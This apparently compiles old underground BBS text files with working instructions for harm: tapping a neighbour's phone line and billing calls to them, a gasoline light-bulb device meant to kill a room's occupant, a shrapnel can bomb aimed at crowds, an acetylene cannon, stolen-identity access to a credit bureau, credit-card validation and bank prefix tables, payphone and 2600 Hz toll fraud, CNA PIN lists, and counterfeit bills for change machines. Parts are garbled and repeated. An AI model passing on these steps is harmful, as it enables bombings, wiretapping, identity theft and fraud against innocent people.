!VERTICAL WIRE        ! | !
!HORIZONTAL WIRE      ! _ !
```

```
*      = - +  
*      = - +  
*      = - +  
*      = - +  
*      = - +  
*      == _/_ - +  
***** _/_ ++++++  
|_____|  
|PHONE|
```

In some houses the black and yellow are already wired in others you will have to go out to your box and rewire it. A good way to figure out which line is which is to take the phone you are looking for off the hook. Then you only need to take the red and green wires entering your phone and hook them to the different pairs of red and green going into the house. You can't hurt anything in the phone or telephone by probing. When you find the pair that you want take the black from your line and attach it to the red of the other line then take the yellow and attach it to the green line. Now you are all set to go. For people with rotary phones you can have one person call you then place the second call out to the other person. Though not phreakers tool, the brown box can be fun.

- END -

This is a portable unit. "It is extremely handy for free voice calls and tapping a near by house's line. It's really easy to make so don't worry about it (unlike a blue box!).

Materials required to build the Bud Box

=====

(2) alligator clips
 (1) one peice fone or (1) normal fone
 (one peice is easier.)
 some good wire
 (1) soldering iron
 some solder

Contruuction of the Bud Box:
 ===== == == == ==

1) Cut the wire that connects the fone to the wall. Inside there should be 4 colored wires. Yellow, red, green, and black. If the wire are not colored, no need to get worried. The two in the middle are red reen. Those are the two you need.

2) Make sure to keep about 1-2 feet of this wire connected to the fone unless you want to use the other wire listed above. Now solder one alligator clip to the green wire, and one the red.

3) If you're using the other wire, strip the ends and solder one end to of each to the red and green on the exfone, and one end to an alligator clip.

4) Go to a near by house and locate the little gray box. It's simple to find, look by the gas meter. It should have the Bell logo on it.

5) To open this thing, put your hand underneath it and hit upwards. You should get contact with the bottom edge of it.

6) Now it should come open nice and easy. Look inside and you will see exfive screws in this pattern:

```

      *      *
f      *
f      *      *
```

7) The screw in the middle and the two on the left do nothing. (You may want to check the two on the left, some people have a second line hooked up to these two.) All you need to worry about are the two on the right. The one in the 1 right-hand corner is usually the green, and the one in the bottom right-hand corner is usually the red.

8) Clip an alligator clip to the corresponding terminals. (Red to red, the green to green.) You should get a dial tone. If you don't, switch the alligator clips around. If you still don't get a dial tone (or someones conversation!) then the line has probably been disconnected or the fone is off the hook.

Ideas of use for the Bud Box

===== == === === === === ===

Get ALOT of wire and run it into your house. Then you'll be an extension of that line. The fone will ring and you can listen to everything thats going on on the that line.

You can call direct to any place using normal Bell service (GASP!). i.e.: 1-702-831-4263. The bill will be not be charged to you. It will be charged to your neighbors (or whoever.).

If you want to have two lines to call (providing the house that the line is from is always vacant.), you can just dial: 444-1787 and you should get a recording stating what number it is. To test this, dial the number the recording says, if it's busy, you're set.

=====

Dr. D-Code he Pimp

=====

--*> HOW TO MAKE A BULB BOMBive:<*-
THE FIRST WAY...

--*> BY - VORPAL BLADE <*-

- MATERIALS -

- 1) A FEW LIGHT BULBS
- 2) TORCH (ONE THAT WILL MELT GLASS,
RADIO SHACK SINGLE CYLINDER MODEL.)
- 3) GASOLINE
- 4) LIQUID SOAP
- 5) EPOXY GLUE

f - PROCEDURE -

- 1) MAKE A HOLE IN THE LIGHT BULB ABOUT
HALF AN INCH BELOW THE METAL PART.
(DON'T MAKE IT ON THE BOTTOM,
BECAUSE IF THE SEAL YOU WILL MAKE
SHOULD BREAK, THE PERSON/ROOM YOU
WANT TO ELIMINATE WILL NOTICE THE
HOLE (THE GASOLINE WILL DRIP ON THE
FLOOR!).
- 2) NOW, CAREFULLY FILL THE LIGHT BULB
ABOUT HALF FULL WITH GAS, AND THEN
THE REST WITH SOAP (HOLD AT AN ANGLE
IF YOU HAVE TO). NOW, USE THE EPOXY
GLUE AND GLUE THE HOLE SHUT.
- 3) THIRDLY, TAKE THE EPOXY GLUE AND
GLUE OVER THE HOLE.
- 4) FINALLY, FIND A LIGHT SOCKET AND
SCREW THE BULB IN. MAKE SURE THE
LIGHT IT OFF. IF IT IS ON, THEN, I
WILL SEND FLOWERS. DON'T TEST IT,
UNLESS YOU ARE COMMITTING SUICIDE!

\$
\$ \$

```

                                215.TXT
$      SOFT DRINK CAN BOMBi    $
$      ---- ---- - - - - -    $
$                                $
$      AN ARTICLE FROM THE BOOK:  $
$                                $
$      THE POOR MAN'S JAMES BOND  $
$ T      BY KURT SAXON          $
$                                $
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$

```

THIS IS AN ANTI-PERSONNEL BOMB MEANT FOR MILLING CROWDS. THE BOTTOM OF A SOFT DRINK CAN IS HALF CUT OUT AND BENT BACK. A GIANT FIRECRACKER OR OTHER EXPLOSIVE IS PUT IN AND SURROUNDED WITH NUTS AND BOLTS OR ROCKS. THE FUSE IS THEN ARMED WITH A CHEMICAL DELAY IN A PLASTIC DRINKING STRAW.

AFTER FIRST MAKING SURE THERE ARE NO CHILDREN NEARBY, THE ACID OR GLYCERINE IS PUT INTO THE STRAW AND THE CAN IS SET DOWN BY A TREE OR WALL WHERE IT WILL NOT BE KNOCKED OVER. THE DELAY SHOULD GIVE YOU THREE TO FIVE MINUTES. IT WILL THEN HAVE A SHATTERING EFFECT ON PASSERBYS.

IT IS HARDLY LIKELY THAT ANYONE WOULD PICK UP AND DRINK FROM SOMEONE ELSE'S SOFT DRINK CAN. BUT IF SUCH A CRUDE PERSON SHOULD TRY TO DRINK FROM YOUR BOMB HE WOULD BREAK A NASTY HABIT FAST!

```

      !!
      !!
      !! <-CHEMICAL INGITER
-----
!  !1!  !
!  ====  !
!*!  !"!
!  !  !  !
!  !  !  ! <- BIG FIRECRACKER
!  !  !%!
!  ====  !
!  !  !
!  #  !
!  ---  !
!  !  ! <- NUTS & BOLTS
!  /  !
!  !  !
-----

```

EDITED BY : QUASIMOTO

215.TXT

```

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
X                                                    X
X              FOLO ZONE FUN FILES                  X
X                                                    X
X              FILE "4" -- CARBIDE CANNON           X
X                                                    X
X                                                    X
X                                                    X
X                                                    X
X              BY                                     X
X Z. DEBUGGAH OF THE FOLO ZONE GANG.               X
X                                                    X
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

```

```
f      <^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^>  
      <                                                    >  
      <   CONTENT HAZARD RATING --    SERIOUS.         >  
      <                                                    >  
      <                                                    >  
      <   HAZARD TYPE -- EXPLOSION   & FLYING          >  
      <           PIECES.                                >  
      <                                                    >  
      <   SPECIAL PRECAUTIONS --    * EYES             >  
      <           WEAR EYE PROTECTION (SAFETY-          >  
      <           GLASSES).                             >  
      <                                                    >  
      <RkVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVVV>
```

YOU WILL NEED:-

A METAL CAN WITH A PRESS ON LID. EXAMPLES ARE PAINT CANS, OR HERSHEY'S COCO OR NESTLE'S QUIK CANS. THE NEW PAPER CANS WILL WORK TOO BUT THEY WEAR OUT FAST. A TANK OF ACETYLENE OR THE ACETYLENE GENERATOR FROM THE PRECEEDING FILE IN THIS SERIES <FZFF03>.

THE SETUP/ASSEMBLY:-

DRILL OR POKE A SMALL HOLE IN THE MIDDLE OF THE BOTTOM OF THE METAL CAN OF 1/16" OR LESS, DIAMETER. DRILL OR POKE A SIMILAR HOLE IN THE MIDDLE OF THE LID OF THE CAN. PUT A PIECE OF WATERPROOF TAPE (LIKE BLACK ELECTRICIANS TAPE) OVER THE OUTSIDE OF EACH HOLE.

USING IT:-

THE EASIEST WAY TO SAFELY LOAD THE "CANON" IS TO BEGIN BY FILLING IT WITH WATER AND THEN USING IT IN A COLLECTION TROUGH (LIKE THE ONE SHOWN IN FZFF03; ACETYLENE GAS). THE BUBBLER TUBE CAN BE CONNECTED TO AN ACETYLENE TANK SUCH AS ON A WELDERS TORCH, OR THE ACETYLENE GENERATOR OR BAGS OF ACETYLENE FILLED

IN PRINCIPLE:-

ONCE YOU TAKE THE <NOW LOADED> "CANON" TO WHERE YOU WANT TO USE IT, BY SETTING THE CAN ON SOMETHING THAT WILL KEEP IT OFF THE GROUND AND IS VENTILLATED UNDERNEATH, COUNTDOWN CAN BE STARTED. REMOVE THE TAPE FROM BOTH HOLES. SINCE ACETYLENE IS LIGHTER THAN AIR, AIR WILL BEGIN ENTERING THE BOTTOM HOLE AS ACETYLENE FLOATS OUT THE TOP. THE FLOW IS JUST ABOUT RIGHT TO MAKE A LANTERN FLAME ABOVE THE EXIT HOLE AT THE TOP. PROMPTLY LIGHT THE TOP HOLE OF THE CAN AND GET BACK, DELIBERATELY, AS YOU WILL HAVE SEVERAL MINUTES TO WAIT. (THE TIME DEPENDS ON THE SIZE OF THE CAN YOU USE AND THE SIZE OF THE PINHOLES YOU PUT IN IT.)

AT THE BEGINNING, THE CAN CONTAINS AND VENTS ONLY ACETYLENE SO THAT ONLY ABOVE THE CAN CAN IT GET ENOUGH AIR TO BURN, AND ONLY THE GAS WHICH HAS EXITED IS FLAMABLE. AS AIR COMES IN THE BOTTOM, THOUGH, IT BEGINS TO MIX WITH THE GAS INSIDE THE CAN SO THAT THE MIXTURE BECOMES INCREASINGLY ACTIVATED WITH OXYGEN. EVENTUALLY THE AIR LEVEL WILL REACH ITS FLASH RATIO, AND THE FLAME FROM THE TOP OF THE CAN WILL MOVE DOWN INSIDE, IGNITING ALL THE ACETYLENE THAT REMAINS INSIDE THE CAN AT ONCE, AND THE "CANON" GOES OFF.

FIRING PHILOSOPHIES:-

STRAIGHT OFF YOU WILL SEE THAT YOU HAVE A CHOICE OF SETTING OFF THE SHOT WITH THE LID UP (TO SHOOT THE LID) OR THE LID DOWN (TO SHOOT THE CAN) INTO THE AIR. ALSO, BECAUSE THE FUSE FLAME IS SENSITIVE TO WIND, YOU MAY WANT TO FASHION A CHIMNEY (OR "BARREL") OUT OF ANOTHER CAN, A ROLL OF LINOLEUM OR FORMICA, OR A LENGTH OF PVC PIPE OF SUITABLE DIAMETER. THIS HAS TWO ADDITIONAL ADVANTAGES BEYOND KEEPING THE FLAME LIGHTED, IN THAT IT DRAMATICALLY ENHANCES THE BOOM, BUT ALSO IMPROVES YOUR CONTROL OVER THE DIRECTION OF THE PROJECTILE EJECTED.

BY LOADING MANY CANISTERS WITH THEIR HOLES TAPED, BEFORE HAND, YOU THEN HAVE YOURSELF AN EASY RELOADER, CARTRIDGE FASHION.

ANOTHER VARIATION IS TO PUT THE PINHOLES ON OPPOSITE SIDES OF THE METAL CAN AND THEN MOUNTING IT IN THE "BARREL" HORIZONTALLY. IN THIS CASE, A BACKSTOP IS NEEDED AND THE CHIMNEY CANNOT BE PART OF THE "BARREL".

SOME OF MY BEST SHOTS HAVE BEEN 5 GAL ICE CREAM CARTON OR HAT BOX ONE-SHOTTERS, FILLED DRY FROM AN ACETYLENE TANK AT A WIDE SETTING. BECAUSE OF THE UNCERTAINTY OF THIS FILL METHOD, THESE CANONS WERE LIT WITH SPARKLERS ON THE END OF A 12 FOOT POLE.

THIS KIND OF CANON READILY LENDS ITSELF TO LOUDNESS, ALTITUDE AND DISTANCE COMPETITIONS, SINCE IT'S ALL HAND MADE.

CC VALIDATION CENTER

Call up voice 800-554-2265, you'll get a voice

Enter type:

10 - MC

20 - Visa

30 - American Express

Hit # after the selection

Enter 1067 #

Enter 24, 1411, or 52 #

Enter Card #

PREFIXES

4xxx VISA Bank - White Lettering Above Prefix Numbers
 5xxx MASTERCARD "(UNKNOWN)" - Signifies Unknown Attribute
 37xx AMERICAN EXPRESS *** Feel free to add/correct this list ***

Issuing Bank Name	Prefix	Bank	Rank	Customer #

VISA's-----	-----	-----	-----	-----
Bank Of America	4019	????	??	???/???-????
Bank Of America	4024	????	??	???/???-????
First Cincinatti	4052	????	??	???/???-????
Navy Federal Credit Union	4060	????	??	???/???-????
North County Bank	4080	????	??	???/???-????
Bank Of America	4085	????	??	???/???-????
Atlantic Financial	4121	4121	cV	800/556-5678
Citibank	4128	1035	??	???/???-????
???				
? Street Bank	4131	????	??	???/???-????
Marine Midland	4215	6207	??	???/???-????
Chase Manhattan	4225	1665	??	???/???-????
Chase Lincoln 1st Classic	4231	????	??	???/???-????
Chase Lincoln 1st Classic	4232	????	??	???/???-????
?Core States	4239	????	??	???/???-????
?National Westmines orr Bank	4241	????	??	???/???-????
First Chicago Bank	4250	????	??	???/???-????
Citibank Preferred	4271	4271	pV	800/645-9565
H.H.B.C.	4302	????	??	???/???-????
?Imperial Savings	4310	????	??	???/???-????
Citibank	4310	1035	??	???/???-????
Maryland Bank NA (MBNA)	4313	????	??	???/???-????
Gold Dome	4317	????	??	???/???-????
Bank One	4387	????	??	???/???-????
Unisys Federal Credit Union	4388	????	??	???/???-????
California First	4418	????	??	???/???-????

	215.TXT			
Bank Of Hoven	4428	????	??	???/???-????
Wes orrn Savings, AZ.	4428	4429	cV	???/???-????
Bank Of Hawaii	4811	????	??	???/???-????
Village Bank Of Cincinatti	4897	????	??	???/???-????
MC's-----				
(UNKNOWN)	5127	1015	??	???/???-????
Marine Midland	5215	6207	??	???/???-????
Manufacturer's Hanover Trust	5217	1033	??	???/???-????
Huntington Bank	5233	1226	??	???/???-????
Chevy Chase Federal Savings	5242	????	??	???/???-????
Bank Of America	5254	1154	??	???/???-????
Chemical Bank	5263	1263	??	???/???-????
Bank Of America	5273	????	??	???/???-????
?Chase Lincoln First	5286	????	??	???/???-????
Norwest	5317	????	??	???/???-????
Bank Of New York	5323	????	??	???/???-????
Maryland Bank NA (MBNA)	5329	6017	??	800/421-2110
Citibank Preferred	5410	????	??	???/???-????
Wells Fargo Inc	5410	????	??	???/???-????
First Bankcard	5411	????	??	???/???-????
First Financial Bank Of Omaha	5411	????	??	???/???-????
Dreyfus Consumer Bank	5411	6740	??	???/???-????
?National Westminster Bank	5414	????	??	???/???-????
Fidelity USA	5414	6458	??	???/???-????
Colonial National Bank	5415	????	??	???/???-????
?USAA Federal Savings Bank	5416	????	??	???/???-????
Bank Of Hoven	5419	????	??	???/???-????
Colonial National Bank	5420	7001	??	800/433-1171
Citibank	5424	1035	??	???/???-????
Chase Manhattan	5465	1665	??	???/???-????
Marine Midland	5678	6207	??	???/???-????

f T H E X O R G A N I Z A T I O N P R E S E N T S

f "HOW TO LOGIN TO A C.B.I. SYSTEM"

WRITTEN BY: L.E. PIRATE

f THANKS TO: ZANGIN

THE FOLLOWING IS THE LOGIN PROCEDURE TO LOGIN TO A C.B.I. SYSTEM,
A FEW C.B.I. LOGIN PORT NUMBERS, INFORMATION ON THE SYSTEM, AND OBTAIN C.B.I.
ACCOUNTS.

*** HOW TO GET CBI INFORMATION ***

OK, YOU CAN GET CBI ACCOUNTS AND CBI PRINTOUTS AT YOUR LOCAL MALL. THE BEST PLACES TO CHECK ARE: INSURANCE PLACES, LAWYERS, DOCTORS, AND CAR DEALERSHIPS, AND CHECK SOME PLACES IN THE MALL THAT MIGHT HAVE TO CHECK A PERSON'S CREDIT. TRASH IN THEIR DUMPSTER LOOKING FOR PRINTOUTS. MOST PLACES BUFFER CAPTURE THEIR WHOLE CALL TO CBI INCLUDING THE NUMBER, EVERYTHING ON BUFFER, IT'S BETTER THAN CHRISTMAS. OK, SO LOOK OBTAIN THESE CBI PRINTOUTS AND CRUISE HOME TO THE OLD COMPUTER.

*** WHAT YOU NEED ***

THE NEXT STEP SHOULD BE, OBTAIN A DRIVERS LICENSE OR SOME OTHER FORM OF ID THAT CONTAINS A PERSON'S NAME, ADDRESS, AND SOCIAL SECURITY NUMBER. IF YOU DO NOT HAVE THIS, YOU CAN'T GET SHIT, YOU DEFINITELY NEED THEIR SOCIAL SECURITY NUMBER FOR THIS. THE BEST THING TO DO IS GO CASING (* CHECK OTHER X ORGANIZATION FILES ON CASING *) AND STEAL A WALLET CONTAINING A DRIVERS LICENSE.

*** STEPS TO ACCESSING CBI ***

SECONDLY, YOU SHOULD EXAMINE THE WHOLE PRINTOUT, AND MAKE SURE YOU CAN READ EVERYTHING ON THE PRINTOUT, YOU DON'T WANT TO FUCK IT UP, BE AS EFFICIENT AS POSSIBLE, EVEN THOUGH CBI DOES ALLOW YOU TO MAKE SOME MISTAKES BEFORE IT DISCONNECTS.

*** LOGIN TO CBI ***

NOW, YOU SHOULD HAVE EVERYTHING SET OUT NEXT TO YOU FOR QUICK ONLINE REFERENCE. DIAL THE NUMBER AT 300 BPS, E, 7, 1. CHECK ON THE PRINTOUT IF THE CBI PORT HAS MORE THAN 300 BAUD, IT JUST MIGHT. IF YOU CANNOT FIND A LOCAL PORT FOR CBI TRY 1-800-624-1395. NOTE: EVERYTHING IN < > IS ME MAKING A NOTE.

RING, RING, CONNECT

<HIT RETURN A COUPLE TIMES>

<HIT CNTRL-S, THEN RETURN>

<IT WILL ASK YOU TO SIGN ON>

#####-AA,AAA,A. <#'S ARE CBI ACCOUNT, A'S ARE THE REST, MAKE SURE AT THE
END THERE IS A PERIOD> <NEXT HIT CNTRL-S>

ive:<IT WILL SAY TO PROCEED>

NM-LAST,FIRST,MI. <PERIOD AT END, THEN HIT RETURN>

CA-####,STREET NAME,ST,CITY,ST,ZIP. <STREET NAME, TYPE:DR,ST,LA,ETC., RETURN>

ID-SSS-###-##-#####ive:<SOCIAL SECURITY NUMBER> <CNTRL-S>

THAT'S IT. WAIT FOR SHIT TO APPEAR IF EVERYTHING IS OK.

215.TXT

NM = NAME, CA = CURRENT ADDRESS, ID = SOCIAL SECURITY.

EXAMPLE:

NM-SMITH, JOHN, L.
CA-4049, WOODBINE, TR, ATLANTA, GA, 30304.
ID-SSS-252-22-2222 <CNTRL-S>

THAT'S EVERYTHING YOU NEED TO KNOW. HAVE FUN WITH CBI.

THANKS: ZANGIN, ELIJAH BONECRUSHER, DR. RIPCO, AND YARDLEY FLOURIDE.

f ** THE X ORGANIZATION - 1989 **

A T I O N P R E S E N T S

f "HOW TO LOGIN TO
A C.B.I. SYSTEM"

WRITTEN BY:

L.E. PIRATE

TwdeaI.l blm a .B.I. lort nu infoion the system, and obtain C.B.I.
accounts.

*** HOW TO GET CBI INFORMATION ***

Ok, you can get CBI accounts and CBI printouts at your local mall.
The best places to check are: Insurance Places, Lawyers, Doctors, and Car
Dealerships, and check some places in the mall that might have to check a
person's credit. Trash in their dumpsteng forouts. places
buffecaptheir whole call to CBI including the number, everything on

215.TXT

buffer, it's better than christmas. Ok, so look obtain these CBI printouts and cruise home to the old computer.

*** WHAT YOU NEED ***

The next step should be, obtain a drivers license or some other form of ID that contains a person's name, address, and social security number. If you do not have this, you can't get shit, you definitely need their social security number for this. The best thing to do is go casing (* check other X Organization files on casing *) and steal a wallet containing a drivers license.

*** STEPS TO ACCESSING CBI ***

Secondly, you should examine the whole printout, and make sure you can read everything on the printout, you don't want to fuck it up, be as efficient as possible, even though CBI does allow you to make some mistakes before it disconnects.

*** LOGIN TO CBI ***

Now, you should have everything set out next to you for quick online reference. Dial the number at 300 BPS, E, 7, 1. Check on the printout if the CBI port has more than 300 Baud, it just might. If you cannot find a local port for CBI try 1-800-624-1395. Note: everything inive:< > is me making a note.

RING, RING, CONNECT

<hit return a couple times>

i<hit cntrl-s, then return>

i<it will ask you to sign on>

i#####-aa,aaa,a. <#'s are CBI account, a's are the rest, make sure at the end there is a period> <next hit cntrl-s>

i<it will say to proceed>

inm-last,first,mi. <period at end, then hit return>
ca-####,street name,st,city,st,zip. <street name, type:dr,st,la,etc., return>
id-sss-###-###-#### <social security number> <cntrl-s>

ithat's it. wait for shit to appear if everything is ok.

nm = name, ca = current address, id = social security.

 - Cheese Box Info -

A Cheesebox(named for the type of box the first one was found in)is a type of box which will, in effect, make your telephone a Pay Phone.....This is a simple,modernized, and easy way of doing it....

Inside Info:These were first used by bookies many years ago as a way of making calls to people without being called Dy the cops or having their numbers traced and/or tapped.....

How To Make A Modern Cheese Box

Ingredients:

1 Call Forwarding service on the line

1 Set of Red Box Tones

The number to your prefix's Intercept operator(do some scanning for this one)

How To:

After you find the number to the intercept operator in your prefix, use your ome scanning for this one)

How To:

After you find the number to the intercept operator in your prefix, use your call forwarding and forward all calls to her...this will make your phone stay off the hook(actually, now it waits foD a quarter to be dropped in)...you now have a cheese box...In

Order To Call Out On This Line:You
 must use your Red Box tones and generate
 the quarter dropping
 in...then,you can make phone calls to
 people...as far as I know, this is
 fairly safe, and theD do not check
 he quarter dropping
 in...then,you can make phone calls to
 people...as far as I know, this is
 fairly safe, and theD do not check
 much...Although I
 am not sure, I think you can even make
 credit card calls from a cheesebox
 phone and not get traced.

Dungeon of Dread BBS
 24 hours a day
 7 days a week
 (xxx) xxx-xxxx

Sysop: The Dungeon
 Master !

-Hit a key to continue!-

Clear Box Plans

The clear box is a new device which has just been invented that can be used throughout Canada and rural United States. The clear box works on "Post-Pay" payphones (fortress fones). Those are the payphones that dont require payment until after the connection is established. You pick up the fone, get a dial tone, dial your number, and then insert your money after the person answers.If you dont deposit the money then you can not speak to the person on the other end- because your mouth piece is cut off, but, not the ear piece. (obviously these phones are nice for free calls to weather or time or other such recordings).All you must do is to go to your nearby Radio Shack, or electronics store,and get a four-transistor amplifier and a telephone suction cup induction pick-up. The induction pick-up would be hooked up as it normally would to record a conversation, except that it would be plugged into the out-put of the amplifier and a microphone would be hooked to the input. So when the party that is being called answers, the caller could speak through the

215.TXT

little microphone instead. His voice then goes through the amplifier and out the induction coil, and into the back of the reciever where it would then be broadcast through the phone lines and the other party would be able to hear the caller. The Clear Box thus 'clears up' the problem of not being heard. Luckily, the line will not be cut-off after a certain amount of time because it will wait forever for the coins to be put in. The biggest advantage for all of us about this new clear box is the exfact that this type of payphone will most likely become very common.

Due to a few things: 1st, it is a cheap way of getting the DTF, dial-tone-first service, 2nd, it doesnt require any special equipment, (for the phone company) This payphone will work on any phone line. Ususally a payphone line is different, but this is a regular phone line and it is set up so the phone does all the charging, not the company.

Starting transfer...

NPA	Dialup	Pin(s)	Notes
(201)	Call business office	1367	
(202)	(304) 343-7016	1367	
(203)	(203) 789-6815	1367	
(205)	(205) 988-7000	1367	
(206)	(206) 345-4082	ot0185	Pac-Bell
(208)	(303) 393-8777	ot0185	
(209)	(415) 781-5271	2077	
(212)	(518) 471-8111	se s455	
(213)	(415) 781-5271	2077	
(214)	(214) 464-7400	1367	
(215)	(412) 633-5600	1367	
(216)	(614) 464-0519	1316	
(217)	(217) 789-8290	0363	
(218)	(402) 221-7199	0001367zct	
(219)	(317) 265-4834	1316	
(301)	(304) 344-8041	1316	
(302)	(412) 633-5600	1316	
(303)	(402) 572-5858	1316	
(304)	(304) 344-8041	1316	
(305)	(912) 752-2000	1316	
(306)	(306) 347-2878	1316	
(307)	(402) 572-5858	1316	
(308)	(402) 221-7199	rtr00000 or 0001367zct	
(312)	(312) 796-9600	0366	24 hrs??
(313)	(313) 424-0900	2365	automated & 24 hrs
(314)	(816) 275-8460	1367 or 0001367zct	
(315)	(518) 471-8111	se s455	
(316)	(913) 276-6708	1367 or 0001367zct	
(317)	(317) 265-4834	1367	
(318)	(504) 245-5330	1367	
(401)	(617) 787-5300	760	

		215.TXT	
(402)	(402) 221-7199	rtr00000 or 0001367zct	
(403)	(403) 425-2652	1367	
(404)	(912) 752-7000	1367	
(405)	(405) 236-6121	1367	
(406)	(402) 572-5858	rtr00000	
(408)	(415) 781-5271	2077	
(412)	(412) 633-5600	1367	
(413)	(617) 787-5300	760	
(414)	(608) 252-6932	e00000	
(415)	(415) 781-5271	2077	
(416)	(416) 443-0542	1367	
(417)	(816) 275-8460	1367 or 0001367zct	
(418)	(614) 464-0123	1367	
(419)	(614) 464-0519	1367	
(501)	(405) 236-6121	1367	
(503)	(206) 345-4082	ot0185	
(504)	(504) 245-5330	1367	
(505)	(402) 572-5858	1367	
(506)	(506) 694-6541	1367	
(507)	(402) 221-7198	1367	24 hrs ??
	2077		
(715)	(402) 572-5858	r00000	
(716)	(518) 471-8111	se s455	
(717)	(412) 633-5600	1367	
(718)	(518) 471-8111	se s455	
(801)	(402) 572-5858	1367	
(802)	(617) 787-5300	760	
(803)	(912) 757-2000	1367	
(804)	(304) 344-7935	1367	
(805)	(415) 781-5271	2077	
(806)	(512) 827-2501	1367	
(807)	(416) 443-0542	1367	
(808)	(404) 751-8871	1367	
(812)	(317) 265-4834	1367	
(813)	(813) 228-7834	1367	
(814)	(412) 633-5600	1367	
(816)	(816) 275-8460	1367	
(817)	(214) 464-7400	1367	
(819)	(514) 394-7440	1367	
(901)	(615) 373-5791	1367	
(904)	(912) 752-2000	1367	
(906)	(313) 424-0900	2365	
(912)	(912) 752-2000	1367	
(914)	(518) 471-8111	s435	
(915)	(512) 828-2501	1367	
(918)	(405) 236-6121	1367	
(919)	(912) 752-2000	1367	

215.TXT

This file was not meant to teach you how to use The CNA dept., but to be helpful in the uses of CNA bullshitting, alot of times no pin is even requested exfrom the person at The customer name and address desk, but if it is requested remember that these pins our from "CENTEL", if you call the 906 CNA and say "

->HOW TO RIP OFF A CHANGE MACHINE<-

SO YA NEED MONEY, AND YA NEED IT FAST!? WELL HERE IS A FAST AND EASY WAY TO CHANGE YOUR NICKELS AND DIMES INTO QUARTERS!

HERE'S THE EQUIPMENT THAT YOU NEED ACCESS TO IN A FAIRLY SECLUDED AREA:

- 1) A COPY MACHINE THAT IS OF FAIRLY GOOD QUALITY.. (THE ONES AT MY COLLEGE ARE SHITTY, BUT THEY WORK ANYWAY...)
- 2) A CHANGE MACHINE THAT CHANGES 1'S AND 5'S TO QUARTERS.
- 3) A 1 OR 5 DOLLAR BILL
- 4) A TABLE PAPER CUTTER THAT CUTS PAPER EXACTLY STRAIGHT.
- 5) A LOT OF COURAGE!

OK WHAT YOU DO IS WALK INTO THE PLACE AND COPY THE FACE SIDE OF YOUR DOLLAR. PUT THE DOLLAR BILL FACE DOWN AND IN THE EXACT MIDDLE OF THE MACHINE'S WINDOW. THE FIRST TIME YOU DO THIS, ONLY MAKE ONE COPY, BECAUSE IT MIGHT NOT WORK CORRECTLY. WHEN YOU GET YOUR COPIED DOLLAR BILL FROM THE MACHINE, CHECK THE TONER AND MAKE SURE THAT IT IS JUST LIKE THE ORIGINAL. IF ITS TOO DARK OR TOO LIGHT, THEN ADJUST THE COPY MACHINE ACCORDINGLY. WHEN YOU GET A PERFECTLY CONTRASTED DOLLAR, TAKE IT

OVER TO THE PAPER CUTTER AND PUT THE ORIGINAL DOLLAR OVER THE PAPER DOLLAR AND SLICE THE DOLLAR OUT OF THE BIG PIECE OF PAPER. NOW FOR THE PHUN PART.

MAKE SURE THAT THERE ARE NO HIDDEN CAMERAS IN THE ROOM WATCHING YOU, OR YOU'LL BE CAUGHT FOR SURE!!!!!!!!!!!!

WALK UP TO THE CHANGE MACHINE AND CASUALLY SLIDE THE DOLLAR BILL INTO THE MACHINE AND PUSH THE CARRIAGE OR WHATEVER IN. IF THE DOLLAR COMES BACK OUT THEN TAKE IT, RIP IT IN HALF AND PUT IT IN YOUR POCKET. THROW IT AWAY SOMEPLACE ELSE. BUT IF THE JINGLING JOY OF QUARTERS COMES, YOU WILL BE IN THE MONEY!!!! BUT WHEN YOU DO IT, DO IT IN MASS AMMOUNTS, BECAUSE IF YOU DO ONE A DAY, THEY'LL PROBABLY POST A GUARD IN THERE OR SOMETHING...

THIS METHOD GOT ME \$10 IN ONE SESSION, BUT I'M SURE THE NEXT TIME I GO BACK THERE I'LL MAKE A LOT MORE....HEH HEH

HAVE PHUN NOW, AND TELL ME YOUR RECORD WINNINGS IN ONE DAY... BETTER THAN THE LOTTERY!

----->JUDGE DREDD<-----
CALL THE NIGHTDROP xxx-xxx-xxxx
THE YEAR OF DARKNESS xxx-xxx-xxxx
THE GARDEN OF EDEN xxx-xxx-xxxx
THE ENLIGHTMENT xxx-xxx-xxxx

HOW TO START YOUR OWN CONFERENCES!

BLACK BART SHOWED HOW TO START A CONFERENCE CALL THRU AN 800 EXCHANGE, AND I WILL NOW EXPLAIN HOW TO START A CONFERENCE CALL IN A MORE ORTHODOX FASHIO, THE 2600 HZ. TONE.

FIRSTLY, THE FONE COMPANY HAS WHAT IS CALLED SWITCHING SYSTEMS. THERE ARE SEVERAL TYPES, BUT THE ONE WE WILL CONCERN OURSELVES WITH, IS ESS (ELECTRONIC SWITCHING SYSTEM). IF YOUR AREA IS ZONED FOR ESS, DO NOT START A CONFERENCE

215.TXT

CALL VIA THE 2600 HZ. TONE, OR BELL SECURITY WILL NAIL YOUR ASS! TO FND OUT IF YOU ARE UNDER ESS, CALL YOUR LOCAL BUSINESS OFFICE, AND ASK THEM IF YOU CAN GET CALL WAITING/FORWARDING, AND IF YOU CAN, THAT MEANS THAT YOU ARE IN ESS COUNTRY , AND CONFERENCE CALLING IS VERY, VERY DANGEROUS!!! NOW, IF YOU ARE NOT IN ESS, YOU WILL NEED THE FOLLOWING EQUIPMENT:

AN APPLE CAT II MODEM
A COPY OF TSPS 2 OR CAT'S MEOW
A TOUCH TONE FONE LINE
AND A TOUCH TONE FONE. (TRUE TONE)

NOW, WITH TSPS 2, DO THE FOLLOWING:

RUN TSPS 2
CHOSE OPTION 1
CHOSE OPTION 6
CHOSE SUB-OPTION 9

NOW TYPE:

1-514-555-1212 (DASHES ARE NOT NEEDED)

LISTEN WITH YOUR HANDSET, AND AS SOON AS YOU HEAR A LOUD 'CLICK', THEN TYPE

\$

TO GENERATE THE 2600 HZ. TONE. THIS OBNOXIOUS TONE WILL CONTINUE FOR A FEW SECONDS, THEN LISTEN AGAIN AND YOU SHOULD HEAR ANOTHER LOUD 'CLICK'.

NOW TYPE:

KM2130801050S

WHERE 'K' = KP TONE
'M' = MULTI FREQUENCY MODE
'S' = S TONE

NOW LISTEN TO THE HANDSET AGAIN, AND WAIT UNTIL YOU HEAR THE 'CLICK' AGAIN. THEN TYPE:

KM2139752975S

